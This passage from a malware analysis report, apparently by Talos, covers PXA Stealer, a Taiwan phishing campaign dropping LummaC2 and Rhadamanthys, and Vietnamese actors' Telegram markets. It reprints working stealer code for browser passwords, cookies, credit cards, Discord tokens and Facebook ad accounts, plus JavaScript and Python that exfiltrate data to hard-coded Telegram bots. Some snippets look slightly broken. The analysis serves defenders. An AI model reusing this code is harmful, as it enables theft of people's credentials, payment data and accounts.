        "SeaMonkey": f"{AppData}\\Mozilla\\SeaMonkey",
        "Waterfox": f"{AppData}\\Waterfox",
        "Mercury": f"{AppData}\\mercury",
        "K-Melon": f"{AppData}\\K-Melon",
        "IceDragon": f"{AppData}\\Comodo\\IceDragon",
        "Cyberfox": f"{AppData}\\8pecxstudios\\Cyberfox",
        "BlackHaw": f"{AppData}\\NETGATE Technologies\\BlackHaw"
    }
    return basepaths.get(browser_type, None)

def get_gck_profiles(basepath):
    try:
        profiles_path = os.path.join(basepath, "profiles.ini")
        with open(profiles_path, "r") as f:
            data = f.read()
            profiles = [
                os.path.join(basepath.encode("utf-8"), p.strip()[5:].encode("utf-8")).decode("utf-8")
                for p in re.findall(r"^Path=.(?s:.)*$", data, re.M)
            ]
    except Exception:
        profiles = []

    return profiles

```

Figure 27: PXA Stealer gets user profiles from browsers' base paths.

The stealer collects the victim's login information from the browser's login data file. The stealer's 'get_ch_login_data' function extracts login data, including URLs, usernames and passwords, from the 'login_db' database, which stores login information. The extracted login information is formatted into a string that includes the URL, username, decrypted password, browser and profile.

For each login entry in the browser login database, the function checks if the URL contains any important keywords that are hard coded in the stealer program, and if a match is found, the login information is saved in a separate file named 'Important_Logins.txt' located in the 'Browsers Data' folder within the user's profile temporary directory. The function saves all the results to 'All_Passwords.txt' in the 'Browsers Data' folder for other login data found in the database.

```

def save_gck_login_data(profiles, profile_name, browser_name):
    count = 0
    login_data = ""
    logins = []
    for profile in profiles:
        try:
            with open(os.path.join(profile, "logins.json"), "r") as loginf:
                jsonLogins = json.load(loginf)

            if "logins" not in jsonLogins:
                return []

            for row in jsonLogins["logins"]:
                encUsername = row["encryptedUsername"]
                encPassword = row["encryptedPassword"]
                logins.append((row["hostname"], decodeLoginData(getKey(profile), encUsername), decodeLoginData(getKey(profile), encPassword)))

            for login in logins:
                login_data += f"URL: {login[0]}\nUsername: {login[1]}\nPassword: {login[2]}\nApplication: {browser_name} [Profile: {profile_name}]\n"
                count += 1

            for login in logins:
                for keyword in ImportantKeywords:
                    if keyword in login[0].lower():
                        if not os.path.exists(PathBrowser):
                            os.makedirs(PathBrowser)
                        with open(f"{PathBrowser}\\Important_Logins.txt", "a", encoding="utf-8") as site:
                            site.write(f"URL: {login[0]}\nUsername: {login[1]}\nPassword: {login[2]}\nApplication: {browser_name} [Profile: {profile_name}]\n")
                            break
            except:
                continue

        if count > 0:
            if not os.path.exists(PathBrowser):
                os.makedirs(PathBrowser)
            logins_file = os.path.join(PathBrowser, f"All_Passwords.txt")
            with open(logins_file, "a", encoding="utf-8") as f:
                f.writelines(login_data)
            return count

```

Figure 28: Login credentials stealer function of PXA Stealer.

The stealer executes another function, 'get_ch_cookies', to extract cookies from a specified browser's cookie database, decrypt them, and save the results to a file. First, it checks if the cookies database file exists in the specified profile directory and unlocks the cookies database file. The database file is then copied to the temporary folder and is processed by executing an SQL query to retrieve cookie information, including host key, name, path, encrypted value, expiration time, secure flag, and HTTP-only flag from the cookies database file.

If any *Facebook* cookies are found, they are concatenated to a single string called 'fb_formatted', and it calls another function, 'ADS_Checker()', to check for ads based on the *Facebook* cookies, with the results being written to a file called 'Facebook_Cookies.txt'. Any other cookie information is written to a text file named after the browser and the profile. Finally, the function removes the temporary cookie database file.

```
def save_gck_cookies(profiles, profile_name, browser_name):
    count = 0
    cookies_data = []
    fb_result = []

    try:
        conn = sqlite3.connect(f"file:{os.path.join(profiles[0], 'cookies.sqlite')}?mode=ro", uri=True)
        cursor = conn.cursor()
    except sqlite3.Error:
        return count
    for profile in profiles:
        cookies_db = os.path.join(profile, "cookies.sqlite")
        if not os.path.isfile(cookies_db):
            continue
        try:
            cursor.execute("SELECT host, path, name, value, isSecure, isHttpOnly, expiry FROM moz_cookies")
            cookies = cursor.fetchall()
        except sqlite3.Error:
            continue
        if not cookies:
            continue
        for cookie in cookies:
            host, path, name, value, is_secure, is_http_only, expiry = cookie
            secure_str = "TRUE" if is_secure else "FALSE"
            httponly_str = "TRUE" if is_http_only else "FALSE"
            cookies_data.append(f"{host}\t{secure_str}\t{path}\t{httponly_str}\t{expiry}\t{name}\t{value}\n")
            if host == ".facebook.com":
                fb_result.append(f"{name}={value}")
            count += 1
        fb_formatted = "; ".join(fb_result)
        ads_check = Facebook(fb_formatted).ADS_Checker()

        if ads_check:
            if not os.path.exists(PathBrowser):
                os.makedirs(PathBrowser)
            with open(os.path.join(PathBrowser, "Facebook_Cookies.txt"), 'a', encoding='utf-8') as f:
                f.write(f"Cookie:
{fb_formatted}\n\n{ads_check}\n
\n")

    if count > 0:
        dir_path = os.path.join(PathBrowser, "Cookies Browser")
        if not os.path.exists(dir_path):
            os.makedirs(dir_path)
        cc_file = os.path.join(dir_path, f"{browser_name}_{profile_name}.txt")
        with open(cc_file, "w", encoding="utf-8") as f:
            f.writelines(cookies_data)
    if conn:
        conn.close()
    return count
```

Figure 29: Browser cookies stealer function of PXA Stealer.

Another sample of the stealer downloads and executes a cookie stealer JavaScript through the URL 'hxxps://tvdseo[.]com/file/PXA/Cookie_Ext.zip' for the browsers *Chrome*, *Chrome SxS*, and *Chrome(x86)*. The cookie stealer JavaScript connects to the *Telegram* bot with the token, and the chat ID hard coded in the script collects the cookies and sends them to the attacker's *Telegram* bot through the POST method (see Figure 30).

Next, the stealer targets the victim's credit card information stored in the browser database 'webappsstore.sqlite'. The function extracts and decrypts saved credit card information from a browser's web data database. It checks if the cards database file 'cards_db' exists and copies it to the user profile's temporary folder. It executes an SQL query to retrieve credit card information including name on card, expiration month/year, encrypted card number, and date modified. Then it decrypts the encrypted card number using the function 'decrypt_ch_value' with the help of the decrypted master key. It writes the card information to a text file and names it after the browser and the profile. Finally, it gets the count of credit card information that was found and deletes the temporary copy of the 'cards_db' file.

```

const TELEGRAM_BOT_TOKEN = "7414494371:AAGgbY4XAvxTWFgAYiAj60XVJ0VrqgjdGVs";
const CHAT_ID = "-4575205410";

async function CookieSender() {
  try {
    const ipResponse = await fetch("https://api.ipify.org");
    if (!ipResponse.ok) {
      throw new Error("Failed to fetch IP address");
    }
    const ipAddr = await ipResponse.text();

    chrome.cookies.getAll({}, function (cookies) {
      let netscapeFormat = "";

      cookies.forEach(cookie => {
        const domain = cookie.domain.startsWith('.') ? cookie.domain : `.${cookie.domain}`;
        const path = cookie.path || '/';
        const secure = cookie.secure ? 'TRUE' : 'FALSE';
        const expiry = cookie.expirationDate
          ? Math.round(cookie.expirationDate)
          : '';

        netscapeFormat += `${domain}\tTRUE\t${path}\t${secure}\t${expiry}\t${cookie.name}\t${cookie.value}\n`;
      });

      const blob = new Blob([netscapeFormat], { type: 'text/plain' });

      const formData = new FormData();
      formData.append('document', blob, `Cookies_Chrome_${ipAddr}.txt`);

      fetch(`https://api.telegram.org/bot${TELEGRAM_BOT_TOKEN}/sendDocument?chat_id=${CHAT_ID}`, {
        method: "POST",
        body: formData
      })
      .then(response => response.json())
      .then(data => {
        if (!data.ok) {
          throw new Error(`Failed to send document: ${data.description}`);
        }
      })
      .catch(error => console.error("Error sending document to Telegram:", error));
    });
  } catch (error) {
    console.error("Error in Cookie-Sender function:", error);
  }
}

CookieSender();

```

Figure 30: Browser cookie stealer JavaScript.

```

def get_ch_ccards(browser, path, profile, ch_master_key):
    result = ""
    count = 0

    if not os.path.exists(f"{path}\\{profile}\\Web Data"):
        return count
    shutil.copy(f"{path}\\{profile}\\Web Data", TMP+"\\cards_db")
    conn = sqlite3.connect(TMP+"\\cards_db")
    cursor = conn.cursor()
    try:
        cursor.execute("SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted, date_modified FROM credit_cards")
    except:
        pass
    for row in cursor.fetchall():
        if not row[0] or not row[1] or not row[2] or not row[3]:
            continue
        card_number = decrypt_ch_value(row[3], ch_master_key)
        result += f"Card Name: {row[0]}\nCard Number: {card_number}\nCard Expiration: {row[1]} / {row[2]}\nAdded:
{datetime.datetime.fromtimestamp(row[4])}\n"
        count += 1

    if count > 0:
        dir_path = os.path.join(PathBrowser, "Credit Cards")
        if not os.path.exists(dir_path):
            os.makedirs(dir_path)
        cc_file = os.path.join(dir_path, f"{browser}_{profile}.txt")
        with open(cc_file, "w", encoding="utf-8") as f:
            f.writelines(result)
        conn.close()
        os.remove(TMP+"\\cards_db")
    return count

```

Figure 31: PXA Stealer's credit card data stealer function.

The stealer extracts and saves the autofill form data from a browser's database to a text file with the file name format '\$browser_\$profile.txt' in a folder called 'AutoFills' in browser profile location.

```

def get_ch_autofill(browser, path, profile):
    result = ""
    count = 0

    if not os.path.exists(f"{path}\\{profile}\\Web Data"):
        return count
    shutil.copy(f"{path}\\{profile}\\Web Data", TMP+"\\autofill_db")
    conn = sqlite3.connect(TMP+"\\autofill_db")
    cursor = conn.cursor()
    try:
        cursor.execute("SELECT name, value FROM autofill")
    except:
        pass
    for row in cursor.fetchall():
        if not row[0] or not row[1]:
            continue
        result += f"Name: {row[0]}\nValue: {row[1]}\n-----\n"
        count += 1

    if count > 0:
        dir_path = os.path.join(PathBrowser, "AutoFills")
        if not os.path.exists(dir_path):
            os.makedirs(dir_path)
        autofills_file = os.path.join(dir_path, f"{browser}_{profile}.txt")
        with open(autofills_file, "w", encoding="utf-8") as f:
            f.writelines(result)
        conn.close()
        os.remove(TMP + "\\autofill_db")
    return count

```

Figure 32: PXA Stealer's autofill data stealer function.

The stealer also extracts and validates *Discord* tokens stored in various browsers or *Discord* applications. It checks for stored encrypted *Discord* tokens in the different browser database files as well as *Discord*-specific application files of *Discord*, *Discord Canary*, *Lightcord* and *Discord PTB* on the victim's machine by searching for strings using regular expression `"r"dQw4w9WgXcQ:[^\.\(\.*\)\.*\$][^\^"]*`". Once the encrypted tokens are found, it decrypts them with the function 'decrypt_dc_tokens()' using the extracted master key that was used to encrypt the tokens from the 'Local State' file. Then, it validates each decrypted *Discord* token to check if it is legitimate and stores it by associating it with the browser name. Besides searching for encrypted tokens, the function also looks for unencrypted *Discord* tokens by searching strings that match the regular expression pattern `'[\w-]{24}\.[\w-]{6}\.[\w-]{27}'` for standard tokens and `'mfa\.[\w-]{84}'` for multi-factor authentication (MFA) tokens in '.log' and '.ldb' files in the levelDB directory of *Discord* applications or web browsers where the structured key-value data is stored in levelDB database format.

```

def decrypt_dc_tokens(buff, master_key):
    try:
        return AES.new(CryptUnprotectData(master_key, None, None, None, 0)[1], AES.MODE_GCM, buff[3:15]).decrypt(buff[15:])[16:].decode()
    except:
        pass

def validate_dc_token(token):
    headers = {"Authorization": token}
    url = "https://discord.com/api/v8/users/@me"

    try:
        req = requests.get(url, headers=headers)
        if req.status_code == 200:
            return True
    except:
        pass
    return False

def get_all_valid_dc_tokens():
    valid_tokens = set()

    for browser in available_path:
        browser_path = ch_dc_browsers[browser]
        cleaned = []
        try:
            if browser == "Discord" or browser == "Discord Canary" or browser == "Lightcord" or browser == "Discord PTB":
                paths = [browser_path]
            else:
                paths = [f"{browser_path}\\Default"] + glob.glob(f"{browser_path}\\Profile*")
            for p in paths:
                lev_db = f"{p}\\Local Storage\\leveldb\\"
                loc_state = f"{p}\\Local State"
                if os.path.exists(loc_state):
                    with open(loc_state, "r") as file:
                        key = json.loads(file.read())['os_crypt']['encrypted_key']
                    for file in os.listdir(lev_db):
                        try:
                            with open(lev_db + file, "r", errors='ignore') as files:
                                for x in files.readlines():
                                    x.strip()
                                    for values in re.findall(r"dQw4w9WgXcQ:[^\.\(\.\*\)\.\*\$][^\^"]*", x):
                                        cleaned.append(values.replace("\\", ""))
                        except:
                            continue
                    for token in cleaned:
                        decrypted_token = decrypt_dc_tokens(base64.b64decode(token.split('dQw4w9WgXcQ:')[1]), base64.b64decode(key)[5:])
                        if decrypted_token and validate_dc_token(decrypted_token):
                            valid_tokens.add((decrypted_token, browser))
                for file_name in os.listdir(lev_db):
                    if not file_name.endswith('.log') and not file_name.endswith('.ldb'):
                        continue
                    for line in [x.strip() for x in open(f'{lev_db}\\{file_name}', errors='ignore').readlines() if x.strip()]:
                        for regex in (r'[\w-]{24}\.[\w-]{6}\.[\w-]{27}', r'mfa\.[\w-]{84}'):
                            for token in re.findall(regex, line):
                                if validate_dc_token(token):
                                    valid_tokens.add((token, browser))
            except FileNotFoundError:
                continue
    return valid_tokens

```

Figure 33: PXA Stealer's Discord token stealer function.

The stealer executes another function to extract the user information from the MinSoftware application database. It searches for the 'db_maxcare.sqlite' database file in the victim machine folders, including Desktop, Documents, Downloads, OneDrive and in the logical partitions with the drive letters 'D:\' and 'E:\'. Once found, it executes an SQL query to search in the accounts table of the database file and extracts the following data:

- uid: user identifier
- pass: user's password
- fa2: two-factor authentication data
- email: the user's email address
- passmail: the email password
- cookie1: likely a session or authentication cookie
- token: likely an authentication token
- info: account information

```
def get_minsoftware_database():
    result = ""
    count = 0

    for search_path in [f"{USR}\\Desktop", f"{USR}\\Documents", f"{USR}\\Downloads", f"{USR}\\OneDrive", "D:\\", "E:\\"]:
        for root, dirs, files in os.walk(search_path, topdown=True):
            if "db_maxcare.sqlite" in files:
                db_path = os.path.join(root, "db_maxcare.sqlite")
                conn = sqlite3.connect(db_path)
                c = conn.cursor()
                c.execute("SELECT uid, pass, fa2, email, passmail, cookie1, token, info FROM accounts")
                rows = c.fetchall()
                for r in rows:
                    uid, password, fa2, email, passmail, cookie, token, info = r
                    if info == 'Live':
                        result += f"{uid}|{password}|{fa2}|{email}|{passmail}|{cookie}|{token}\n"
                        count += 1
                conn.close()
    return result, count(f, seed, [])
}
```

Figure 34: PXA Stealer's MinSoftware application data stealer function.

The stealer also has functionalities for interacting with Facebook Ads Manager and Graph API using a session authenticated via cookies.

- It takes a Facebook cookie and parses it for the session information, such as 'c_user', and attempts to access the token.
- It retrieves and formats the details about the user's ad accounts, such as account status, currency, balance, spend cap, and amount spent.
- It gets a list of the user's Facebook pages, including page name, link, likes, followers, and verification status.
- It retrieves a list of groups with administrative users.
- It extracts Business Manager IDs associated with the account and retrieves ad account information under each Business Manager.
- It uses Facebook data to determine ad account limits for a Business Manager.
- It extracts the token from Facebook mobile pages to facilitate authentication requests.

Figure 35 shows PXA Stealer's Facebook data stealer function.

After collecting the targeted victim's data, including the login data, browser cookies, autofill information, credit card details, Facebook ads account data, cryptocurrency wallet data, Discord token details, and MinSoftware application data, the stealer creates a ZIP archive of all the files in the user profile's temporary folder with the file name format 'CountryCode_Victim's public IP Computername.zip', with a high compression level of value nine. Figure 36 shows the PXA Stealer script embedded with the actor's Telegram account.

While creating the archive and navigating the targeted folders, the stealer excludes some of the directories, including user_data, emoji, tdummy, dumps, webview, update-cache, GPUCache, DawnCache, temp, Code Cache, and Cache. It also attempts to rename each file while adding them to the archive. The archive is exfiltrated to the actor's Telegram bot. After exfiltrating the victim's data, the stealer deletes the folders that contained the collected user data. Figure 37 shows PXA Stealer's exfiltration function.

```

def Get_info_Tkqc(self):
    list_tkqc = self.rq.get(f"https://graph.facebook.com/v17.0/me/adaccounts?fields=account_id&access_token={self.token}")
    data = ""
    data += f"Tổng Số TKQC: {str(len(list_tkqc.json()['data']))}\n"
    for item in list_tkqc.json()['data']:
        xitem = item["id"]
        x = self.rq.get(f"https://graph.facebook.com/v16.0/{xitem}?fields=spend_cap,balance,amount_spent,adtrust_dsl,adspaymentcycle,currency,account_status,disable_reason,name,created_time,all_payment_methods%7Bpm_credit_card%7Bdisplay_string%2Cis_verified%7D%7D&access_token={self.token}")
        try:
            statut = x.json()["account_status"]
        except:
            statut = "Không Rõ Trạng Thái"
        if int(statut) == 1:
            stt = "LIVE"
        else:
            stt = "DIE"
        try:
            credit_card_data = x.json()["all_payment_methods"]["pm_credit_card"]["data"]
            card_display_string = credit_card_data[0]["display_string"]
            if credit_card_data[0]["is_verified"]:
                verify_cc = "Đã Xác Minh"
            else:
                verify_cc = "No_Verified"
            thanh_toan = f"{card_display_string} - {verify_cc}"
        except:
            thanh_toan = "Không Thẻ"

        name = x.json()["name"]
        id_tkqc = x.json()["id"]
        tien_te = x.json()["currency"]
        so_du = x.json()["balance"]
        du_no = x.json()["spend_cap"]
        da_chi_tieu = x.json()["amount_spent"]
        if x.json()["adtrust_dsl"] == -1:
            limit_ngay = "No Limit"
        else:
            limit_ngay = x.json()["adtrust_dsl"]
        created_time = x.json()["created_time"]
        try:
            nguong_no = "{:.2f}".format(float(x.json()["adspaymentcycle"]["data"][0]["threshold_amount"]) / 100)
        except:
            nguong_no = "0"
        data += f"- Tên TKQC: {name}|ID_TKQC: {id_tkqc}|Trạng Thái: {stt}|Tiền Tê: {tien_te}|Số Dư: {so_du} {tien_te}|Đã Tiêu Vào Nguồn: {du_no} {tien_te}|Tổng Đã Chi Tiêu: {da_chi_tieu} {tien_te}|Limit Ngày: {limit_ngay} {tien_te}|Nguồn: {nguong_no} {tien_te}|Thanh Toán: {thanh_toan}|Ngày Tạo: {created_time[:10]}\n"
    return data

```

Figure 35: PXA Stealer's Facebook data stealer function.

```

zip_data = io.BytesIO()

archive_path = os.path.join(TMP, f"[{CountryCode}_{SEIP}] {os.getenv('COMPUTERNAME', 'defaultValue')}.zip")

with zipfile.ZipFile(zip_data, mode='w', compression=zipfile.ZIP_DEFLATED, compresslevel=9) as zip_file:
    zip_file.comment = f"Time Created: {creation_datetime}\nContact: https://t.me/LoneNone.encode('utf-8')"

```

Figure 36: PXA Stealer script embedded with the actor Telegram account.

```

message_body = f"{GetIPD}\nUser: {os.getlogin()}\nBrowser Data: CK: {total_browsers_cookies_count}|PW: {total_browsers_logins_count}|AF: {total_ch_autofill_count}|CC: {total_browsers_ccards_count}\nInfo: \n{InfomationData}"

for i in range(10):
    TOKEN_BOT = "7545164691:AAEJ4E2f-4KZDZrLID8hSR5JmPmR1h-a2M4"

    if Count == 1:
        CHAT_ID = "-1002174636072" #Sv Data Mới
    else:
        CHAT_ID = "-1002150158011" #Sv Data Update (Send từ lần 2)

    try:
        with open(archive_path, "rb") as f:
            response = requests.post(
                f"https://api.telegram.org/bot{TOKEN_BOT}/sendDocument",
                params={"chat_id": CHAT_ID, "caption": message_body, "protect_content": True,
                    "disable_web_page_preview": True},
                files={"document": f}
            )
            response.raise_for_status()
            break
    except:
        continue

shutil.rmtree(PathBrowser, ignore_errors=True)

if os.path.exists(archive_path):
    os.remove(archive_path)
if os.path.exists(DCTokens):
    os.remove(DCTokens)
if os.path.exists(DB_Minsoft):
    os.remove(DB_Minsoft)

```

Figure 37: PXA Stealer's exfiltration function.

THREAT ACTORS USE COPYRIGHT INFRINGEMENT PHISHING LURE TO DEPLOY INFOSTEALERS

Talos observed a threat actor conducting a malicious phishing campaign targeting victims in Taiwan since at least July 2024. The campaign specifically targets victims whose Facebook accounts are used for business or advertising purposes. The initial vector of the campaign is a phishing email containing a malware download link. The phishing email uses traditional Chinese in decoy templates and in the fake PDF files, suggesting that traditional Chinese speakers are the likely target.

The decoy email and fake PDF filenames are designed to impersonate a company’s legal department, attempting to lure the victim into downloading and executing malware. Another observation was that the fake PDF malware uses the names of well-known technology and media companies in Taiwan and Hong Kong. This provides strong evidence that the threat actor conducted thorough research before launching this campaign.

Additionally, we observed two phishing emails masquerading as notices from a well-known industrial motor manufacturer and a famous online shopping store in Taiwan. The emails claim that the company’s legal representatives have issued a notice to a Facebook page administrator alleging copyright infringement due to the unauthorized use of their images and videos for product promotion. The emails demand the removal of the infringing content within 24 hours, cessation of further use without written permission, and warn of potential legal action and compensation claims for non-compliance. Last but not least, from these two emails, we can easily see that the threat actor uses the same template with minor modifications, such as changing the company name, legal department information, address, and website.



Figure 38: Phishing email impersonating a well-known industrial motor manufacturer.



Figure 39: Phishing email impersonating a famous online shopping store.

Actor infrastructure

The threat actor is abusing *Google's Appspot.com* domains, a short URL and *Dropbox* service, to deliver an information stealer onto the target's machine. *Appspot.com* is a cloud computing platform for developing and hosting web applications in *Google*-managed data centres. When the victim clicks on the download link, it initially connects to *Appspot.com*, then redirects to a short URL created by a third-party service, and finally redirects to *Dropbox* to download the malicious archive. The actor is using the third-party data storage service as a download server to deceive network defenders.




Figure 42: Malware download link.

We also discovered that the actor is using multiple command-and-control domains in the campaign. The DNS requests for the domains during our analysis period are shown in the graph in Figure 43, indicating that the campaign is ongoing.




Figure 43: C2 domain DNS requests.

Malware infection summary

The infection chain begins with a phishing email containing a malicious download link. When the victim downloads the malicious RAR file, they will need a specific password to extract it, revealing a fake PDF executable malware and an image printing file. Once the malware is decrypted and the fake PDF executable is run, it will execute the embedded LummaC2 or Rhadamanthys information stealer, which then collects the victim's credentials and data, sending them back to the C2 server.




Figure 44: Infection summary diagram.

The malicious RAR file usually contains a fake PDF executable malware and an image printing file, but we observed a few malicious RAR files that contain an additional DLL file. However, without the correct password, we are not able to extract the malicious RAR file and analyse it.




Figure 45: The RAR file contains a fake PDF and an image printing file.




Figure 46: The RAR file contains a fake PDF, an image printing file, and additional DLL file.

The fake PDF executable malware variant was delivered as a payload in this campaign. This malware will embed LummaC2 or Rhadamanthys information stealers into a legitimate binary such as iMazing Converter, foobar2000, Punto Switcher, PDF Visual Repair, LedStatusApp or PrivacyEraser. Figure 47 shows the file details of the fake PDF executable.




Figure 47: Fake PDF file detail information.

LummaC2 Stealer and its loader

LummaC2 Stealer is a type of malware designed to exfiltrate sensitive information from compromised systems [8]. It can target system details, web browsers, cryptocurrency wallets, and browser extensions. Written in C, this malware is sold on underground forums [6]. To avoid detection and analysis, it employs various obfuscation methods. The malware connects to a C2 server to receive instructions and transmit the stolen data.

The loader for LummaC2 changes the execution flow of the binary malware, causing it to invoke an unknown library to execute the malicious code functions. This strategic modification complicates detection and analysis efforts. Once these malicious functions are invoked, the malware utilizes the CreateFileMappingA API to write the payload into a mapped memory block, effectively hiding it within the system’s memory. After successfully mapping the payload, the malware then executes it.

```
.text:0056F19A ; int __cdecl Lummac2_point_function(int)
.text:0056F19A Lummac2_point_function proc near ; CODE XREF: sub_563703+5B1p
.text:0056F19A ; sub_569D29+2D1p ...
.text:0056F19A arg_0 = dword ptr 8
.text:0056F19A
.v .text:0056F19A push ebp
.text:0056F19B mov ebp, esp
.text:0056F19D push [ebp+arg_0]
.text:0056F1A0 call unknown_libname_49 ; Microsoft VisualC 14/net runtime
.text:0056F1A5 pop ecx
.text:0056F1A6 pop ebp
.text:0056F1A7 retn
.text:0056F1A7 Lummac2_point_function endp
```

Figure 48: Call to an unknown library to execute the malicious code functions.

When the malware begins executing the shellcode in memory, it first decrypts the second half of the program block, which contains part of the shellcode loader and the LummaC2 malware execution file. Once the decryption is complete, it will call the VirtualAllocate API to allocate a memory block, write the information stealer’s execution file to that block, and then execute it.




Figure 49: Jump code to shellcode block.

```

02D203EE 03DD add ebx,ebp
02D203F0 46 inc esi
02D203F1 48 dec eax
02D203F2 83EF 04 sub edi,4
02D203F5 0F85 0CFDFFFF jne 2D20107
02D203FB F6C4 D6 test ah,D6
02D203FE 22AD 70C4A349 and ch,byte ptr ss:[ebp+49A3C470]
02D20404 A8 20 test al,20
02D20406 9F lahf
02D20407 49 dec ecx
02D20408 50 push eax
02D20409 3C DF cmp al,DF
02D2040B 9D popfd
02D2040C 26 ???
02D2040D C6 ???
02D2040E CB ret far
02D2040F F6C4 D6 test ah,D6
02D20412 22D0 and dl,al
02D20414 13C7 adc eax,edi
02D20416 D3B1 C9B9A349 shl dword ptr ds:[ecx+49A3B9C9],cl
02D2041C C7 ???
02D2041D 7F 5F jg 2D2047E
02D2041F B1 81 mov cl,81
02D20421 B8 A349C77F mov eax,7FC749A3
02D20426 68E2 90 imul esp,edx,FFFFFF90
02D20429 EF out dx,eax
02D2042A DF49 CF fsttp word ptr ds:[ecx-31]
02D2042D DB ???
02D2042E A3 7914C32A mov dword ptr ds:[2AC31479],eax
02D20433 0E push cs
02D20434 04 FE add al,FE
02D20436 1E push ds
02D20437 2890 C538048 sub dword ptr ds:[ecx+49A3B9C9],edi
    
```

Figure 50: Encrypted shellcode (left) and decrypted shellcode (right).

We also collected all of LummaC2’s build IDs in this campaign; Figures 51 and 52 show screenshots of the LummaC2 stealer alert message box and its POST message.




Figure 51: Alert message shown to the user when executing LummaC2.

```

0040C966 83E4 F8 and esp,FFFFFFF8
0040C969 81EC B0070000 sub esp,780
0040C96F 89E6 mov esi,esp
0040C971 8B45 20 mov eax,dword ptr ss:[ebp+20]
0040C974 8B45 1C mov eax,dword ptr ss:[ebp+1C]
0040C977 8B45 18 mov eax,dword ptr ss:[ebp+18]
0040C97A 8B45 14 mov eax,dword ptr ss:[ebp+14]
0040C97D 8B45 10 mov eax,dword ptr ss:[ebp+10]
0040C980 8B45 0C mov eax,dword ptr ss:[ebp+C]
0040C983 8B45 08 mov eax,dword ptr ss:[ebp+8]
0040C986 C786 98030000 081E440 mov dword ptr ds:[esi+398],payload2-lumma
0040C990 C706 00000000 mov dword ptr ds:[esi],0
    
```

Figure 52: POST message with act=life and url path /api.

Build ID:

- sTDsFx--Socks
- iAlMAC--ghost

Rhadamanthys stealer and its loader

Rhadamanthys is a sophisticated information stealer that emerged in 2022 and is sold on underground forums [9, 10]. This comprehensive stealer malware is capable of gathering system information, credentials, cryptocurrency wallets, browser passwords, cookies and data from various other applications. It employs numerous anti-analysis techniques, complicating analysis efforts and hindering its execution in sandbox environments.

We observed that the Rhadamanthys loader in this campaign contains 10 sections in its binary structure. Despite the presence of multiple sections, the threat actor specifically targets the .rsrc section to insert the malicious code. This section is heavily obfuscated to conceal the malicious activities and make analyses more challenging. The choice of the .rsrc section is strategic, as it is typically associated with resource data like icons and menus, making it less likely to raise immediate suspicion.

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations ...	Linenumber...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	000A50E8	00001000	000A5200	00000400	00000000	00000000	0000	0000	60000020
.itext	00001668	000A7000	00001800	000A5600	00000000	00000000	0000	0000	60000020
.data	000037A4	000A9000	00003800	000A6E00	00000000	00000000	0000	0000	C0000040
.bss	00006778	000AD000	00000000	00000000	00000000	00000000	0000	0000	C0000000
.idata	00000F1C	000B4000	00001000	000AA600	00000000	00000000	0000	0000	C0000040
.didata	000001A4	000B5000	00000200	000AB600	00000000	00000000	0000	0000	C0000040
.edata	0000009A	000B6000	00000200	000AB800	00000000	00000000	0000	0000	40000040
.tls	00000018	000B7000	00000000	00000000	00000000	00000000	0000	0000	C0000000
.rdata	0000005D	000B8000	00000200	000ABA00	00000000	00000000	0000	0000	40000040
.rsrc	000FBD34	000B9000	000FBE00	000ABC00	00000000	00000000	0000	0000	40000040

Figure 53: The loader of Rhadamanthys binary structure sections.

After analysis, we discovered that the Rhadamanthys loader employs several sophisticated techniques to ensure its persistence and evasion. Initially, the loader copies itself and writes the file to ‘C:\Users\[user]\Documents\lumuiUpdater\ffUpdaar.exe’. In order to avoid detection by anti-virus programs and sandbox environments, it expands the file size to over 700 MB. This significant increase in file size is intended to bypass heuristic and signature-based detection mechanisms commonly used by security products, which may struggle to process such large files effectively.




Figure 54: The loader copies itself to the lumuiUpdater folder.

Furthermore, the loader is configured to start automatically by modifying the Windows Registry. It writes an entry to ‘HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run’ and key name value ‘sausageLoop’, a registry key that specifies programs to be launched during the system startup. This registry modification ensures that the malicious loader is executed every time the victim’s computer restarts, thereby maintaining its persistence on the infected system.




Figure 55: The loader is configured to start automatically.

Finally, the loader executes the legitimate system process ‘%Systemroot%\system32\dialer.exe’ and injects Rhadamanthys’ payload into it. This process injection technique allows the malware to run its malicious code within the context of a legitimate system process, further evading detection. Additionally, it uses mutex objects to ensure that only one instance of the malware runs on the infected host. Below is the list of mutex names we observed in this campaign, which has also been disclosed in previous reporting by others:

- Global\MSCTF.Asm.{04fb3f26-9d18-66b5-6862-7b8a85e4b620}
- Session\1\MSCTF.Asm.{04fb3f26-9d18-66b5-6862-7b8a85e4b620}
- Session\2\MSCTF.Asm.{04fb3f26-9d18-66b5-6862-7b8a85e4b620}
- Session\3\MSCTF.Asm.{04fb3f26-9d18-66b5-6862-7b8a85e4b620}
- Session\4\MSCTF.Asm.{04fb3f26-9d18-66b5-6862-7b8a85e4b620}
- Session\5\MSCTF.Asm.{04fb3f26-9d18-66b5-6862-7b8a85e4b620}
- Session\6\MSCTF.Asm.{04fb3f26-9d18-66b5-6862-7b8a85e4b620}

- Session\7\MSCTF.Asm.{04fb3f26-9d18-66b5-6862-7b8a85e4b620}
- Session\8\MSCTF.Asm.{04fb3f26-9d18-66b5-6862-7b8a85e4b620}

VIETNAMESE THREAT ACTORS’ UNDERGROUND ACTIVITIES

The CoralRaider campaign utilized *Telegram* bots and multiple domains for command-and-control, along with CDN caches to store malicious files and avoid detection, using the CDN as a deceptive download server in their campaigns.

We assess with high confidence that the CoralRaider operators are based in Vietnam, based on the messages in their *Telegram* C2 bot channels and the language preference in naming their bots and PDB strings, as well as other Vietnamese words hard coded in their payload binaries. The actor’s IP address is located in Hanoi, Vietnam.

The attacker used two *Telegram* bots: A ‘debug’ bot for debugging, and an ‘online’ bot where victim data was received. However, a Desktop image in the ‘debug’ bot showed a similar Desktop and *Telegram* to the ‘online’ bot. This suggests that the actor possibly infected their own environment while testing the bot.




Figure 56: Threat actor’s Telegram environment.

Analysing the images of the actor’s Desktop on the *Telegram* bot, we found a few *Telegram* groups in Vietnamese named ‘Kiếm tiền từ Facebook’, ‘Mua Bán Scan MINI’, and ‘Mua Bán Scan Meta’. Monitoring these groups revealed that they were underground markets where, among other activities, victim data was traded.

In an image from the ‘debug bot’, we spotted the *Windows* device ID (HWID) and an IP address (118[.]71[.]64[.]18), located in Hanoi, Vietnam, that is likely to be CoralRaider’s IP address.

